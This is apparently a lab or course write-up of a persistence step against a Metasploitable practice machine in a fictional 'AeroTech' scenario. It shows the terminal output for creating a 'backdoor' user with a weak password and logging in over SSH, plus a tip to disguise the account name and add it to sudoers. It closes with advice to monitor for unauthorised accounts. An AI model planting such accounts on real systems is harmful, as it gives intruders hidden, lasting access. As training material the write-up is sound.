Task 6: Establishing Persistence

1. Create a backdoor account so that we can access AeroTech's systems more easily in the future


```
adduser backdoor
Adding user `backdoor' ...
Adding new group `backdoor' (1003) ...
Adding new user `backdoor' (1003) with group `backdoor' ...
Creating home directory `/home/backdoor' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: pass
Retype new UNIX password: pass
passwd: password updated successfully
Changing the user information for backdoor
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
y
Is the information correct? [y/N] y
```

NOTE: We can create an account that we can just sign into rather than exploiting the whole system again. No need to re hack the system.

2. Log in with the account that has been created

```
┌──(idrees㉿Kali)-[~]
└─$ ssh -oHostKeyAlgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=ssh-rsa backdoor@192
.168.1.4

The authenticity of host '192.168.1.4 (192.168.1.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.4' (RSA) to the list of known hosts.
backdoor@192.168.1.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
backdoor@metasploitable:~$
```

NOTE: In real life scenarios, we would not name the account backdoor, and we would add the account to the sudoers file.



Conclusion:

- We have established persistence by creating a way back into the victim machine with a new account
- It is very important to monitor your system for the addition of any unauthorised accounts or processes